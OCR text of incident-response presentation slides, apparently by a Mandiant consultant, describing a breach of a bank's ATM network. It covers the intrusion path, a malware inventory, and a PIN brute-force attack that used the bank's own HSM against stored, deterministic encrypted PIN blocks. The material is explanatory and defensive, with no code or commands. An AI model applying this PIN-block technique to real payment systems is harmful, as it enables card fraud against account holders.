
2 The intruder accessed the INTERNALDB server through VICTIM.com.

3 The intruder installed a backdoor called bp6.exe which allowed the intruder access to INTERNALDB from outside the VICTIM network.

4 The intruder logged into VICTIM-DC1, and retrieved every VICTIM users’ password.

5 The intruder began logging into POS terminals and credit card processing systems to install network sniffers, access databases, and perform a PIN block brute force attack.

How ATM Data Traversed the Network



VICTIMORG ATM Network Data Flow


1. A Cardholder inserted their card at a VICTIMORG ATM and initiated a PIN-based transaction.

2. The VICTIMORG ATM generated and encrypted the PIN block using the VICTIMORG keys and cryptograms loaded on the ATM.

3. The VICTIMORG ATM transmitted the transaction, including the encrypted PIN block, to the VICTIMORG LynxGate CAT ATM Driver, on a system known as TEXAS.

4. The encrypted PIN block, track data, and device (ATM) information were stored in the CAT database on TEXMCN2 for 30 days.

How ATM Data Traversed the Network




VICTIMORG ATM Network Data Flow

1. A Cardholder inserted their card at a VICTIMORG ATM and initiated a PIN-based transaction.

2. The VICTIMORG ATM generated and encrypted the PIN block using the VICTIMORG keys and cryptograms loaded on the ATM.

3. The VICTIMORG ATM transmitted the transaction, including the encrypted PIN block, to the VICTIMORG LynxGate CAT ATM Driver, on a system known as TEXAS.


4. The encrypted PIN block, track data, and device (ATM) information were stored in the CAT database on TEXMCN2 for 30 days.



The encrypted PIN block generated by this process on VICTIMORG ATMs created the same encrypted PIN block over time for a given card and cryptogram in use at that ATM.

This means that if a customer performed a number of transactions over the course of time from the same ATM, the encrypted PIN blocks would be EXACTLY the same.

How the Attacker Could Exploit the ATM



PIN Brute Force Attack

Attacker's HSM PIN Attack Tool

Cryptogram
Attacker Guesses PIN
PAN
VICTIMORG Hardware Security Module (HSM)
Encrypted PIN Block Created by the HSM

This process is equivalent to the process that occurs at an ATM to create an encrypted PIN block.

12345678890ABCDEF
Encrypted PIN block from the CAT database.

If the PIN inputted/guessed by the attacker was incorrect, the PIN block would NOT match the PIN block from the CAT database.

ABCDEF12345678890
Encrypted PIN block from the HSM.

NOT A MATCH
INCREMENT PIN AND RETRY

If the PIN inputted/guessed by the attacker was CORRECT, the PIN block matched the PIN block from the CAT database.

12345678890ABCDEF
Encrypted PIN block from the HSM.

MATCH
RECORD PIN AND PIN BLOCK IN FILE

Malware

bp6.exe	▪ Standard reverse backdoor ▪ Custom protocol implementation
svchost.exe	▪ Standard reverse backdoor ▪ Utilizes HTTP GET/POST requests
sn.exe	▪ Utility used to grab specific data from network traffic ▪ Implemented specific algorithm to detect credit card information
scan.exe	▪ Utility used to search local computer system for credit card data ▪ Implemented specific algorithm to detect credit card information
calcs.exe	▪ ComSniff malware ▪ Creates/loads device driver that hooks serial port driver(s) ▪ Captures all data sent through RS232 serial port

The State of Computer Security

Tool Sophistication	▪ Malware research outweighs security tool research ▪ Innovative persistence mechanisms ▪ Constantly evolving malware ▪ Trojanized system binaries = Security tools are failing to detect advanced malware
Attacker Sophistication	▪ Understand TTPs better than security professionals ▪ More motivated (greater financial reward) ▪ Leverage of worker drones = Security professionals are outmanned
Incident Response	▪ Full investigations too costly, forensics too time consuming, hard drives too big ▪ Lack of trained incident responders ▪ ROI - Business vs. security ▪ Disclosure risk = Incident responders are consistently at a disadvantage

Stolen Data

**Note: Picture is a representation only and does not denote actual data lost*

Questions

Marshall Heilman

Director, Consulting

marshall.heilman@mandiant.com

Work: (703) 683-3141

675 N. Washington St.
Suite 210
Alexandria, VA 22314